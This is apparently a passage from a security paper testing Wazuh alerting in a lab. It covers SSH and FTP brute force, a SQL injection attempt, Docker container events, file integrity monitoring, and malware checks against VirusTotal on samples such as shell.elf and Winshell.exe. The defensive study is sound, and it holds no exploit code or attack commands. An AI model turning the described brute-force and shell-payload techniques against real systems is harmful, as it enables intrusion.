This alert captures multiple failed SSH login attempts targeting a valid user account named group8 on the system agent-1-lamp with IP address 172.31.22.128. The source IP address initiating these attempts is 172.31.30.100. The logs indicate rapid successive failed password attempts from different source ports, all aimed at the same user. This pattern is characteristic of a brute force attack where an attacker attempts to guess the password of a legitimate user by repeatedly trying different credentials. The repeated failure within a short timeframe demonstrates the persistence of the attacker and highlights the importance of monitoring for such activities.


```
    "rule": {
      "mail": false,
      "level": 10,
```


Figure 38: Brute Force SSH for Existing Users Alert Detection

The alert rule for detecting brute force attacks against existing SSH users is assigned a severity level of 10, indicating a critical security event that demands immediate attention. The "mail": false setting means that automatic email notifications are disabled for this alert, which could be configured to reduce notification noise while still logging the event for monitoring and investigation.


```
"description": "CR: SSH - Brute Force - Large
Number of Authentication Failure",
      "groups": [
        "syslog",
        "sshd",
        "authentication_failures"
```


Figure 39: Brute Force SSH for Existing Users Alert Detection

The alert is described as “CR: SSH - Brute Force - Large Number of Authentication Failure,” indicating that the system has detected a significant volume of failed SSH login attempts, which is characteristic of a brute force attack. This alert is categorized under the groups syslog, sshd, and authentication_failures, helping security analysts quickly identify the nature of the issue as related to system logging, the SSH service, and failed authentication attempts

```
"frequency": 4,
      "gdpr": [
        "IV_35.7.d",
        "IV_32.2"
      ],
      "firedtimes": 1,
      "mitre": {
        "technique": [
          "Brute Force"
        ],
        "id": [
          "T1110"
        ],
        "tactic": [
          "Credential Access"
        ]
      },
      "id": "100510"
```


Figure 40: Brute Force SSH for Existing Users Alert Detection

The alert rule is configured with a frequency threshold of 4, meaning the alert triggers after four similar failed authentication attempts within a defined timeframe, which helps reduce false positives by focusing on repeated suspicious activity. It aligns with specific GDPR controls IV_35.7.d and IV_32.2, emphasizing the importance of monitoring credential access to protect personal data and comply with regulatory requirements. The alert has fired once, indicating a recent detection. This rule corresponds to the MITRE ATT&CK technique T1110 (Brute Force) under the tactic Credential Access, highlighting attempts to gain unauthorized access by guessing credentials. The rule is identified by the ID 100510 for reference within the alerting system.


```
    "decoder": {
      "parent": "sshd",
      "name": "sshd"
    },
    "id": "1754554797.2070126",
    "full_log": "Aug 07 08:19:55 agent-1-lamp
sshd[8981]: Failed password for group8 from
172.31.30.100 port 54248 ssh2",
    "timestamp": "2025-08-07T04:19:57.420-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T08:19:57.420Z"
    ]
```


Figure 41: Brute Force SSH for Existing Users Alert Detection

The alert is generated by the sshd decoder, which processes logs from the SSH daemon to identify authentication events. The specific log entry reports a failed password attempt for the existing user group8 originating from IP address 172.31.30.100 on port 54248, recorded at the timestamp Aug 07 08:19:55. The event timestamp is recorded both in local time and in coordinated universal time (UTC), ensuring precise time correlation for incident analysis. This detailed logging facilitates accurate detection of brute force attempts and supports effective forensic investigations and response measures.

Brute Force FTP Alert Detection

We also used Wazuh to detect brute force attacks against the FTP service.


```
{
  "_index": "wazuh-alerts-4.x-2025.07.30",
  "_id": "sLdYXZgB2ollIe-Z9MI",
  "_score": null,
  "_source": {
         "input": {
         "type": "log"
         },
         "agent": {
         "ip": "172.31.19.108",
         "name": "agent-2-amazon",
         "id": "002"
         },
         "previous_output": "Wed Jul 30 17:58:48 2025 [pid 34192]
[ftpadmin] FAIL LOGIN: Client \"172.31.30.100\"\nWed Jul 30
17:58:48 2025 [pid 34187] [ftpadmin] FAIL LOGIN: Client
\"172.31.30.100\"\nWed Jul 30 17:58:48 2025 [pid 34186]
[ftpadmin] FAIL LOGIN: Client \"172.31.30.100\"\nWed Jul 30
17:58:48 2025 [pid 34207] [ftpadmin] FAIL LOGIN: Client
\"172.31.30.100\"\nWed Jul 30 17:58:48 2025 [pid 34188]
[ftpadmin] FAIL LOGIN: Client \"172.31.30.100\"\nWed Jul 30
17:58:48 2025 [pid 34194] [ftpadmin] FAIL LOGIN: Client
\"172.31.30.100\"\nWed Jul 30 17:58:48 2025 [pid 34193]
[ftpadmin] FAIL LOGIN: Client \"172.31.30.100\"",
         "manager": {
         "name": "wazuh-manager"
         },
         "data": {
         "srcip": "172.31.30.100",
         "dstuser": "ftpadmin",
         "status": "FAIL LOGIN"
         },
         "rule": {
         .
         .
         .
         "description": "vsftpd: FTP brute force (multiple failed
logins).",
         "groups": [
         "syslog",
         "vsftpd",
         "authentication_failures"
         ],
         .
         .
         .
         "frequency": 8,
         "gdpr": [
         "IV_35.7.d",
         "IV_32.2"
         ],
         "firedtimes": 2,
         "mitre": {
         "technique": [
         "Brute Force"
         ],
         "id": [
         "T1110"
         ],
         "tactic": [
         "Credential Access"
```

```
        .
        .
        .
        "name": "vsftpd"
        },
        "id": "1753912728.691056",
        "full_log": "Wed Jul 30 17:58:48 2025 [pid 34201]
[ftpadmin] FAIL LOGIN: Client \"172.31.30.100\"",
        "timestamp": "2025-07-30T17:58:48.703-0400"
  },
  "fields": {
        "timestamp": [
        "2025-07-30T21:58:48.703Z"
        ]
  },
```


Figure 42: Brute Force FTP Alert Detection

This alert captures multiple failed FTP login attempts targeting the user ftpadmin on the monitored host agent-2-amazon with IP address 172.31.19.108. The source IP for these attempts is 172.31.30.100, which repeatedly tries to authenticate but fails, indicating a brute force attack against the FTP service running vsftpd. The alert is generated based on logs from /var/log/vsftpd.log and is assigned a critical severity level of 10, reflecting the seriousness of repeated unauthorized access attempts. The detection aligns with several compliance frameworks including PCI DSS, HIPAA, NIST 800-53, and GDPR, emphasizing the need to protect authentication mechanisms. The rule has fired twice, with a frequency threshold of eight failed attempts, ensuring that the alert triggers only on persistent attack behavior. It also maps to the MITRE ATT&CK technique T1110 (Brute Force) under the Credential Access tactic, highlighting attempts to gain access through password guessing. This alert supports proactive incident response efforts by identifying credential-based attacks targeting FTP services.

Comparing Results for Brute Force Detection

Both our study and the study by Alanda et al. [12] successfully demonstrate Wazuh's capability to detect brute-force attacks, but the approaches and the granularity of the results differ. In the paper by Alanda et al., the detection of brute-force attacks is presented as a high-level finding from a 24-hour monitoring period, where it was the most frequent alert type observed. The methodology described focuses on general user login attempts with correct and incorrect passwords rather than a specific, simulated brute-force attack. In contrast, our paper employs a more targeted methodology by using the Hydra tool to execute two distinct types of SSH brute-force attacks: one against non-existent users to simulate username enumeration and another against a valid, known username to simulate password guessing. Furthermore, our work explicitly details the creation of custom Wazuh rules designed to detect each of these specific attack patterns, a process not covered in the paper by Alanda et al.. Consequently, while both studies confirm Wazuh's effectiveness, our results provide a more granular analysis by showing how different types of brute-force attempts can be distinguished and alerted upon with custom rules , whereas the results from Alanda et al. offer a broader statistical overview of threats detected in their environment. There is also the paper by Stanković et al. [6] that outlines a methodology that involves analyzing alerts from SSH login attempts, specifically focusing on the scenario where a user tries to connect with a random, non-existent username. Their experiment presents the detailed alert generated when a potential attacker attempted to connect as the non-existent user 'dunja'. This approach successfully demonstrated that Wazuh detects the attack in real-time, generating a detailed alert almost immediately.

While the study by Alanda et al. provides a comprehensive analysis of server monitoring, it does not extend its threat detection experiments to include brute-force attacks against the File Transfer Protocol (FTP) . In contrast, our paper takes the liberty to test brute-force capabilities on this additional service to generate a broader set of detection results. Our methodology for the FTP brute-force experiment involved using the Hydra tool to simulate a rapid, dictionary-based attack against a vsftpd server. To detect this, we engineered a layered custom rule set for Wazuh. The initial rule identifies individual "FAIL LOGIN" events in the vsftpd logs, and a second, higher-level rule correlates these events . A high-severity alert is triggered when five or more failed logins from the same source IP address occur within a 60-second timeframe, a pattern indicative of a brute-force attempt. This rule is also mapped to the MITRE ATT&CK framework under technique T1110.

SQLi Web Server Input Alert Detection


```
    "agent": {
      "ip": "172.31.22.128",
      "name": "agent-1-lamp",
      "id": "001"
    },
    "manager": {
      "name": "wazuh-manager"
    },
    "data": {
      "protocol": "GET",
      "srcip": "172.31.30.100",
      "id": "200",
      "url": "/vulnerabilities/sqli/"
    },
.
.
.
    "rule": {
.
.
.
      "description": "CR - SQL injection
attempt.",
      "groups": [
        "web",
        "accesslog",
        "attack",
        "sql_injection"
      ],
      "mitre": {
        "technique": [
          "Exploit Public-Facing Application"
        .
        .
        .
      "id": "100301",
      .
      .
      .
     "full_log": "172.31.30.100 - -
[13/Aug/2025:22:21:06 -0400] \"GET
/vulnerabilities/sqli/ HTTP/1.1\" 200 1781
\"http://172.31.22.128/security.php\"
\"Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0\"",
    "timestamp": "2025-08-13T22:22:34.870-0400"
```


Figure 43: SQLi Webserver input

Here, we can see the security alerts within the Wazuh dashboard, specifically focusing on detected SQL injection attempts. The main "Events" dashboard on the left is filtered to show recent activity. We can see numerous "CR - SQL injection attempts" (Rule ID 100301) targeting agent-1-lamp. The timestamps show when the SQLi attempts were carried out. We will be analyzing the most recent one as that is the one we carried out for the paper to be analyzed. Viewing the "Document Details" panel provides a more granular view of the decoded log. Key fields visible include the agent.id and agent.ip (172.31.22.128, the target system), the decoder.name as web-accesslog, and the location as /var/log/apache2/access.log, confirming the log source, Source IP, MITRE, and much more. The rule.id 100301 and rule.description "CR - SQL injection attempt" confirm the nature of the threat. The rule.level of 7 highlights its medium-to-high severity, and the MITRE ATT&CK mapping (T1190) categorizes it as an "Exploit Public-Facing Application." This comprehensive view allows for precise identification and investigation of the ongoing SQL injection activities against the web application.

Comparing Results for SQLi Detection

Both our study and the paper by Jumiaty and Soewito [11] successfully demonstrate Wazuh's capability to detect SQL injection (SQLi) attacks, a topic not covered in the work by Alanda et al. [12].The methodology in the paper by Jumiaty and Soewito involved inputting an SQLi payload into a web URL to test live applications over a three-month period, successfully generating an alert that was then validated using the Common Vulnerability Scoring System (CVSS). In comparison, our paper presents a more hands-on implementation by not only simulating SQLi attacks on a web application's input field and login page but also by detailing the step-by-step development of the custom Wazuh rule used for the detection. Therefore, while the results are similar in that both studies successfully detected the SQLi attempts, our paper provides a more focused and replicable methodology centered on the creation and validation of a specific custom rule.

Docker Container Monitoring - Container Start Alert Detection

Docker alert received for starting container.


```
  "agent": {
      "ip": "172.31.18.204",
      "name": "agent-3-docker",
      "id": "003"
    },
```


Figure 44: Docker Container Start Alert Detection

This alert monitors Docker container activity on the host identified as agent-3-docker with IP address 172.31.18.204. The detection focuses on container lifecycle events, specifically when a container is started.


```
    "data": {
      "integration": "docker",
      "docker": {
        "Type": "container",
        "Action": "start",
        "Actor": {
          "Attributes": {
            "image": "nginx",
            "name": "mytestcontainer",
            "maintainer": "NGINX Docker Maintainers
<docker-maint@nginx.com>"
          },
```


Figure 45: Docker Container Start Alert Detection

This Docker container start alert originates from the docker integration and records an event where a container named mytestcontainer was started on the monitored host. The container is based on the official nginx image, maintained by the "NGINX Docker Maintainers."


```
        "id":
"7ee3a93f871a3a0310119b2829348eb6f381003c3d71362c0d
8f8135654a9fb7",
        "time": "1754557692",
        "status": "start"
      }
    },
    "rule": {
      "firedtimes": 1,
      "mail": false,
      "level": 3,
      "description": "Docker: Container
mytestcontainer started",
      "groups": [
        "docker"
      ],
      "id": "87903"
    },
```


Figure 46: Docker Container Start Alert Detection

The alert, identified by ID 87903, indicates that the Docker container mytestcontainer was started at a specific timestamp. The container's unique ID hash is provided for precise identification. This alert is assigned a low severity level of 3, reflecting that container start events are generally informational but still important for operational awareness. Automatic email notifications are disabled (mail: false), suggesting that this alert is intended primarily for logging and monitoring dashboards rather than immediate escalation. Grouped under docker, this alert helps administrators track container lifecycle events and maintain visibility into their containerized infrastructure.

```
    "id": "1754557692.2093987",
    "timestamp": "2025-08-07T05:08:12.066-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T09:08:12.066Z"
```


Figure 47: Docker Container Start Alert Detection

The Docker container start event is recorded with a unique event ID 1754557692.2093987 and timestamped at 2025-08-07T05:08:12.066-0400 local time, which corresponds to 2025-08-07T09:08:12.066Z in Coordinated Universal Time (UTC).

Docker Container Monitoring - Container Stop Alert Detection

Docker alert received for stop container.


```
    "agent": {
      "ip": "172.31.18.204",
      "name": "agent-3-docker",
      "id": "003"
    },
```


Figure 48: Docker Container Stop Alert Detection

This alert monitors Docker container activity on the host named agent-3-docker with IP address 172.31.18.204.


```
    "data": {
      "integration": "docker",
      "docker": {
        "Type": "container",
        "Action": "stop",
        "Actor": {
          "Attributes": {
            "image": "nginx",
            "name": "mytestcontainer",
            "maintainer": "NGINX Docker Maintainers
<docker-maint@nginx.com>"
          },
```


Figure 49: Docker Container Stop Alert Detection

This Docker container stop alert is generated by the docker integration and records the event when the container named mytestcontainer, based on the official nginx image maintained by the "NGINX Docker Maintainers," stops running. Detecting container stop events is essential for monitoring the health and lifecycle of containerized applications


```
        "id":
"7ee3a93f871a3a0310119b2829348eb6f381003c3d71362c0d
8f8135654a9fb7",
        "time": "1754557700",
        "status": "stop"
      }
    },
    "rule": {
      "firedtimes": 1,
      "mail": false,
      "level": 3,
      "description": "Docker: Container
mytestcontainer stopped",
      "groups": [
        "docker"
      ],
      "id": "87904"
    },
```


Figure 50: Docker Container Stop Alert Detection

The alert, identified by ID 87904, records the stopping of the Docker container mytestcontainer at a specific timestamp. The container's unique ID hash ensures precise identification of the event. Assigned a low severity level of 3, this alert serves primarily as informational, helping administrators track container lifecycle events without generating excessive noise.


```
    "id": "1754557700.2100063",
    "timestamp": "2025-08-07T05:08:20.148-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T09:08:20.148Z"
    ]
  },
```


Figure 51: Docker Container Stop Alert Detection

The Docker container stop event is logged with a unique event ID 1754557700.2100063 and timestamped at 2025-08-07T05:08:20.148-0400 local time, corresponding to 2025-08-07T09:08:20.148Z

Docker Container Monitoring - Docker Container Create


```
    "agent": {
      "ip": "172.31.18.204",
      "name": "agent-3-docker",
      "id": "003"
    },
```


Figure 52: Docker Container Create Alert Detection

This alert monitors Docker container creation events on the host named agent-3-docker with IP address 172.31.18.204. Detecting when new containers are created

```
   "data": {
      "integration": "docker",
      "docker": {
        "Type": "container",
        "Action": "create",
        "Actor": {
          "Attributes": {
            "image": "httpd:latest",
            "name": "apache-server"
          },
```


Figure 53: Docker Container Create Alert Detection

This alert is generated through the docker integration and records the creation of a new container named apache-server using the httpd:latest image.


```
        "id":
"71e134b2a5555aa7e0661a14a00d2820554a49e1e13e1e14cc
c87dec2c896aee",
        "time": "1754557860",
        "status": "create"
```


Figure 54: Docker Container Create Alert Detection

The alert records the creation of a Docker container with a unique ID hash 71e134b2a5555aa7e0661a14a00d2820554a49e1e13e1e14ccc87dec2c896aee at the timestamp represented by 1754557860 (Unix epoch time).


```
    "rule": {
       .
       .
       .
      "description": "Docker: Container apache-
server created",
      "groups": [
        "docker"
      ],
      "id": "87901",
      "nist_800_53": [
        "AU.14"
      ]
    },
```


Figure 55: Docker Container Create Alert Detection

The alert rule with ID 87901 is triggered when the Docker container apache-server is created. It is grouped under docker, indicating its focus on container-related events. The description clearly states the nature of the alert: “Docker: Container apache-server created.” This rule is aligned with the NIST 800-53 security control AU.14, which emphasizes audit records for monitoring and tracking system activities.


```
    "id": "1754557860.2105710",
    "timestamp": "2025-08-07T05:11:00.700-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T09:11:00.700Z"
    ]
  },
```


The Docker container creation event is recorded with a unique event ID 1754557860.2105710 and timestamped at 2025-08-07T05:11:00.700-0400 local time, which corresponds to 2025-08-07T09:11:00.700Z.

Docker Container Monitoring - Docker Container Destroy

Alert generated for docker container being destroyed (removed).


```
    "agent": {
      "ip": "172.31.18.204",
      "name": "agent-3-docker",
      "id": "003"
    },
```


Figure 56: Docker Container Destroy Alert Detection

This alert monitors Docker container destruction events on the host named agent-3-docker with IP address 172.31.18.204. Detecting when containers are destroyed.


```
    "data": {
      "integration": "docker",
      "docker": {
        "Type": "container",
        "Action": "destroy",
        "Actor": {
          "Attributes": {
            "image": "httpd:latest",
            "name": "apache-server"
          },
```


Figure 57: Docker Container Destroy Alert Detection

This Docker container destroy alert is generated by the docker integration and records the destruction of a container named apache-server, which was created from the httpd:latest image.


```
        "id":
"71e134b2a5555aa7e0661a14a00d2820554a49e1e13e1e14cc
c87dec2c896aee",
        "time": "1754558319",
        "status": "destroy"
```


Figure 58: Docker Container Destroy Alert Detection

The alert captures the destruction of the Docker container with the unique ID hash 71e134b2a5555aa7e0661a14a00d2820554a49e1e13e1e14ccc87dec2c896aee. The event is timestamped with the Unix epoch time

1754558319, and the status is recorded as destroy, indicating the container has been removed.


```
    "rule": {
     .
     .
     .
      "description": "Docker: Container apache-
server destroyed",
      "groups": [
        "docker"
      ],
      "mitre": {
        "technique": [
          "Disk Content Wipe"
        ],
        "id": [
          "T1561.001"
        ],
        "tactic": [
          "Impact"
        ]
      },
      "id": "87902",
      "nist_800_53": [
        "AU.14",
        "SI.7"
       ]
    },
```


Figure 59: Docker Container Destroy Alert Detection

The alert rule with ID 87902 monitors the destruction of the Docker container apache-server and is grouped under docker events. Its description, “Docker: Container apache-server destroyed,” clearly conveys the nature of the event. This alert is mapped to the MITRE ATT&CK technique T1561.001 (Disk Content Wipe), which falls under the Impact tactic, highlighting that container destruction could be part of an attack aimed at damaging or deleting data. Additionally, the rule aligns with NIST 800-53 controls AU.14 (audit logs) and SI.7 (software, firmware, and information integrity), emphasizing the importance of auditing and integrity monitoring to detect potentially malicious container deletions


```
    "id": "1754558319.2116469",
    "timestamp": "2025-08-07T05:18:39.840-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T09:18:39.840Z"
    ]
```


Figure 60: Docker Container Destroy Alert Detection

The Docker container destroy event is logged with the unique event ID 1754558319.2116469 and timestamped at 2025-08-07T05:18:39.840-0400 local time, which corresponds to 2025-08-07T09:18:39.840Z.

Comparing Results for Docker Container Activity Detection

Both our research and the study by Alanda et al. [12] successfully demonstrate Wazuh's effectiveness in Docker container monitoring, a subject not covered in the paper by Jumiaty and Soewito [11]. The methodology used by Alanda et al. involved setting up a dedicated agent as a Docker server and validating that Wazuh could detect a kill action performed on a running container . In comparison, our paper employs a more extensive methodology by simulating a broader range of lifecycle events, including docker start, stop, run, and rm . Furthermore, our work details the creation of a comprehensive suite of custom rules designed not only to monitor these activities but also to proactively alert on container health status . Therefore, while both studies show similar positive detection results for container events, our paper provides a more in-depth and proactive monitoring framework by developing and validating custom rules that extend beyond simple lifecycle tracking to include performance and health metrics.

File Integrity Monitoring (FIM) - File Creation

Wazuh can be used to detect file creation.


```
    "syscheck": {
      "uname_after": "group8",
      "mtime_after": "2025-08-07T06:17:31",
      "size_after": "0",
      "gid_after": "1000",
      "mode": "realtime",
      "path":
"/home/group8/Desktop/activity/fim.txt",
      "sha1_after":
"da39a3ee5e6b4b0d3255bfef95601890afd80709",
      "gname_after": "group8",
      "uid_after": "1000",
      "perm_after": "rw-rw-r--",
      "event": "added",
      "md5_after":
"d41d8cd98f00b204e9800998ecf8427e",
      "sha256_after":
"e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca4
95991b7852b855",
```


Figure 61: FIM File Creation Alert

This FIM event reports the creation of a new file named fim.txt located at /home/group8/Desktop/activity/. The file attributes recorded after creation include ownership by user and group group8 (UID and GID 1000), permissions set to rw-rw-r--, and a size of zero bytes, indicating an empty file. The file integrity hashes (MD5, SHA1, and SHA256) correspond to the known hash values of an empty file, confirming no content at the time of creation. The monitoring was performed in realtime mode, ensuring immediate detection of changes.

```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 62: FIM File Creation Alert

This File Integrity Monitoring (FIM) event was captured by the agent named agent-2-amazon with IP address 172.31.19.108 and agent ID 002. The agent is responsible for monitoring file system changes on its assigned host, providing real-time detection and reporting of file creation, modification, and deletion activities.


```
    "rule": {
      .
      .
      .
      "description": "File added",
      "groups": [
        "syscheck"
      ],
      "id": "100201",
      "nist_800_53": [
        "SI.7"
      ]
    },
```


Figure 63: FIM File Creation Alert

The detection rule associated with this file creation event is identified by ID 100201 and belongs to the syscheck group, which focuses on file integrity monitoring activities. The rule description, “File added,” clearly indicates that the alert is triggered when a new file is created on the monitored system. This rule is mapped to the NIST 800-53 control SI.7, which emphasizes the importance of system integrity monitoring to detect unauthorized changes.


```
    "full_log": "File
'/home/group8/Desktop/activity/fim.txt'
added\nMode: realtime\n",
    "timestamp": "2025-08-07T06:17:31.412-0400"
  },
  "fields": {
    "syscheck.mtime_after": [
      "2025-08-07T06:17:31.000Z"
    ],
    "timestamp": [
      "2025-08-07T10:17:31.412Z"
    ]
  },
```


Figure 64: FIM File Creation Alert

The full log entry states that the file /home/group8/Desktop/activity/fim.txt was added, with the monitoring mode set to realtime to ensure immediate detection of this change. The event is timestamped at 2025-08-07T06:17:31.412-0400 local time, which corresponds to 2025-08-07T10:17:31.412Z in Coordinated Universal Time (UTC). The modification time of the file (mtime_after) is recorded as 2025-08-07T06:17:31.000Z

File Integrity Monitoring (FIM) - File Modification

Wazuh can be used to detect file modification.


```
    "syscheck": {
      "size_before": "0",
      "uname_after": "group8",
      "mtime_after": "2025-08-07T06:21:02",
      "size_after": "14",
      "gid_after": "1000",
      "md5_before":
"d41d8cd98f00b204e9800998ecf8427e",
      "sha256_before":
"e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca4
95991b7852b855",
      "mtime_before": "2025-08-07T06:17:31",
      "mode": "realtime",
      "path":
"/home/group8/Desktop/activity/fim.txt",
      "sha1_after":
"2d04bdc8e60e4fe5862130b1f578c1f060bd9c32",
      "changed_attributes": [
        "size",
        "mtime",
        "md5",
        "sha1",
        "sha256"
      ],
      "gname_after": "group8",
      "uid_after": "1000",
      "perm_after": "rw-rw-r--",
      "event": "modified",
      "md5_after":
"a66a86c11861cb0ebbb7d1408940ea8d",
      "sha1_before":
"da39a3ee5e6b4b0d3255bfef95601890afd80709",
      "sha256_after":
"6d98c47ed9d05469abd6a22aed3d7ca30a5a1118b5cad241bf
bbb483a8aa50c4",
```


Figure 65: FIM File Modification Alert

This FIM event reports the modification of the file fim.txt located at /home/group8/Desktop/activity/. The file size changed from 0 bytes to 14 bytes, and the modification time updated from 2025-08-07T06:17:31 to 2025-08-07T06:21:02. Several file attributes have changed, including the MD5, SHA1, and SHA256 hashes, indicating the file content was altered. Ownership remained consistent with user and group group8 (UID and GID 1000), and file permissions stayed at rw-rw-r--. The monitoring mode is realtime, enabling immediate detection of such changes

```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 66: FIM File Modification Alert

This file modification event was detected and reported by the agent named agent-2-amazon, identified by the IP address 172.31.19.108 and agent ID 002.


```
    "rule": {
      .
      .
      .
      "description": "File modified",
      "groups": [
        "syscheck"
      ],
      "id": "100200",
      "nist_800_53": [
        "SI.7"
      ]
    },
    "location": "syscheck",
    "decoder": {
      "name": "syscheck_integrity_changed"
    },
    "id": "1754562062.2129313",
```


Figure 67: FIM File Modification Alert

The alert rule with ID 100200 is triggered when a file modification is detected and belongs to the syscheck group, which focuses on file integrity monitoring. The rule description, “File modified,” explicitly indicates that the alert is for changes made to existing files. This rule maps to the NIST 800-53 control SI.7, which emphasizes system integrity and the detection of unauthorized modifications.


```
    "full_log": "File
'/home/group8/Desktop/activity/fim.txt'
modified\nMode: realtime\nChanged attributes:
size,mtime,md5,sha1,sha256\nSize changed from '0'
to '14'\nOld modification time was: '1754561851',
now it is '1754562062'\nOld md5sum was:
'd41d8cd98f00b204e9800998ecf8427e'\nNew md5sum is :
'a66a86c11861cb0ebbb7d1408940ea8d'\nOld sha1sum
was:
'da39a3ee5e6b4b0d3255bfef95601890afd80709'\nNew
sha1sum is :
'2d04bdc8e60e4fe5862130b1f578c1f060bd9c32'\nOld
sha256sum was:
'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca4
95991b7852b855'\nNew sha256sum is :
'6d98c47ed9d05469abd6a22aed3d7ca30a5a1118b5cad241bf
bbb483a8aa50c4'\n",
    "timestamp": "2025-08-07T06:21:02.937-0400"
  },
  "fields": {
    "syscheck.mtime_after": [
      "2025-08-07T06:21:02.000Z"
    ],
    "syscheck.mtime_before": [
      "2025-08-07T06:17:31.000Z"
    ],
    "timestamp": [
      "2025-08-07T10:21:02.937Z"
    ]
  },
```


Figure 68: FIM File Modification Alert

The full log entry details the modification of the file /home/group8/Desktop/activity/fim.txt, monitored in realtime mode. It records the specific attributes that changed, including file size (increasing from 0 to 14 bytes), modification time, and cryptographic hashes (MD5, SHA1, and SHA256), which all indicate a change in the file’s content. The old and new hash values confirm the integrity check, allowing verification that the file has indeed been altered. The event is timestamped at 2025-08-07T06:21:02.937-0400 local time.

File Integrity Monitoring (FIM) - File Deletion

Wazuh can be used to detect file deletion.

```
    "syscheck": {
      "uname_after": "group8",
      "mtime_after": "2025-08-07T06:21:02",
      "size_after": "14",
      "gid_after": "1000",
      "mode": "realtime",
      "path":
"/home/group8/Desktop/activity/fim.txt",
      "sha1_after":
"2d04bdc8e60e4fe5862130b1f578c1f060bd9c32",
      "gname_after": "group8",
      "uid_after": "1000",
      "perm_after": "rw-rw-r--",
      "event": "deleted",
      "md5_after":
"a66a86c11861cb0ebbb7d1408940ea8d",
      "sha256_after":
"6d98c47ed9d05469abd6a22aed3d7ca30a5a1118b5cad241bf
bbb483a8aa50c4",
```


Figure 69: FIM File Delete Alert

This FIM event records the deletion of the file fim.txt located at /home/group8/Desktop/activity/. Although the event indicates deletion, the metadata still shows the last known file attributes before removal, including ownership by user and group group8 (UID and GID 1000), file permissions set to rw-rw-r--, and the file size of 14 bytes. The cryptographic hashes (MD5, SHA1, and SHA256) correspond to the file's last known content before deletion. The monitoring mode was realtime, enabling immediate detection of this critical event. Detecting file deletions is essential for identifying potential malicious activity or accidental loss, ensuring that important data modifications do not go unnoticed.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 70: FIM File Delete Alert

This file deletion event was captured by the agent named agent-2-amazon, with IP address 172.31.19.108 and agent ID 002.


```
    "rule": {
      .
      .
      .
      "description": "File deleted.",
      "groups": [
        "ossec",
        "syscheck",
        "syscheck_entry_deleted",
        "syscheck_file"
      ],
      .
      .
      .
      "firedtimes": 5,
      "mitre": {
        "technique": [
          "File Deletion",
          "Data Destruction"
        ],
        .
        .
        .
      "id": "553",
      "gpg13": [
        "4.11"
      ]
    },
```


Figure 71: FIM File Delete Alert

The alert triggered for this file deletion event corresponds to rule ID 553, which is part of multiple groups including ossec, syscheck, syscheck_entry_deleted, and syscheck_file—all related to file integrity monitoring. The rule description, "File deleted," clearly identifies that the alert is generated when a file is removed from the monitored system. This rule has fired 5 times, indicating multiple occurrences or repeated monitoring of such events. It is aligned with MITRE ATT&CK techniques File Deletion and Data Destruction, reflecting the significance of such actions in potential attack scenarios. Additionally, it complies with security guidelines referenced by GPG13 control 4.11, emphasizing the need for detecting and auditing unauthorized data removals.

```
    "location": "syscheck",
    "decoder": {
      "name": "syscheck_deleted"
    },
    "id": "1754562099.2131854",
    "full_log": "File
'/home/group8/Desktop/activity/fim.txt'
deleted\nMode: realtime\n",
    "timestamp": "2025-08-07T06:21:39.328-0400"
  },
  "fields": {
    "syscheck.mtime_after": [
      "2025-08-07T06:21:02.000Z"
    ],
    "timestamp": [
      "2025-08-07T10:21:39.328Z"
    ]
```


Figure 72: FIM File Delete Alert

The file deletion event was recorded in the syscheck module, which is responsible for file integrity monitoring within the system. The associated decoder named syscheck_deleted processed this event to accurately interpret and classify it. The full log confirms that the file /home/group8/Desktop/activity/fim.txt was deleted, with the monitoring performed in realtime mode to provide immediate alerts. The event timestamp is 2025-08-07T06:21:39.328-0400 local time, which corresponds to 2025-08-07T10:21:39.328Z.

Comparing Results for FIM Detection

While both our paper and the work by Alanda et al. [12] successfully utilize Wazuh for File Integrity Monitoring (FIM), the methodologies and the scope of the results differ . The study by Alanda et al. demonstrates FIM's effectiveness by testing two distinct events: the creation of a file named "uji.txt" and its subsequent deletion, with Wazuh successfully generating alerts for both actions . In comparison, our paper employs a more comprehensive, sequential methodology by testing all three fundamental FIM events: file creation, modification, and deletion . Our modification test, for instance, explicitly shows the change in the file's MD5 and SHA256 hashes to provide a clearer, technical illustration of how integrity changes are detected . Consequently, while both studies yield similar results in successfully detecting file addition and deletion, our paper presents a more complete validation of FIM's capabilities by including the modification test. The study by Stanković et al. [6] discusses FIM as a monitoring capability and presents observational results from their environment, such as a list of top modified system files, rather than detailing a specific methodology to test the feature's core functions . In a more advanced application, Gómez Vidal [3] utilizes Wazuh's FIM module (Syscheck) as a building block for a crypto-ransomware detection system; their methodology involves monitoring for high-frequency patterns of file modifications and deletions to identify behavior indicative of a ransomware attack . In contrast, our paper employs a foundational methodology focused on validating the FIM module itself by performing a clear, sequential test of the three primary file operations—**creation, modification, and deletion**—to confirm that Wazuh generates distinct and accurate alerts for each action.

Malware Detection

Malware detection is also a very crucial feature in Wazuh. In out case, we configured Wazuh with an external CTI database named VirusTotal to detect malicious files in a directory named "activity" on the Desktop by checking the file with Virustotal.

Table 1: Malware Threat Detection and Threat Removal using Active Response

No.	Malware File Name	MD5 Hash	Malware Detection via VirusTotal	Action on Malware	VirusTotal Link
1	EICAR.com	44d88612fea8a8f36de82e1278abb02f	VirusTotal: Alert - /home/group8/Desktop/activity/eicar.com - 65 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/eicar.com	Link
2	shell.elf	28a242fe1343117194bc7ba5bf2a8112	VirusTotal: Alert - No records in VirusTotal database	This file was not detected	N/A
3	Java.war	d41d8cd98f00b204e9800998ecf8427e	VirusTotal: Alert - /home/group8/Desktop/activity/java.war - No positives found	This file was detected but **not** marked as a True Positive for any engines.	Link
4	Winshell.exe	21dd5bcc02c69838a840275fecab1fda	VirusTotal: Alert - No records in VirusTotal database	This file was not detected	N/A
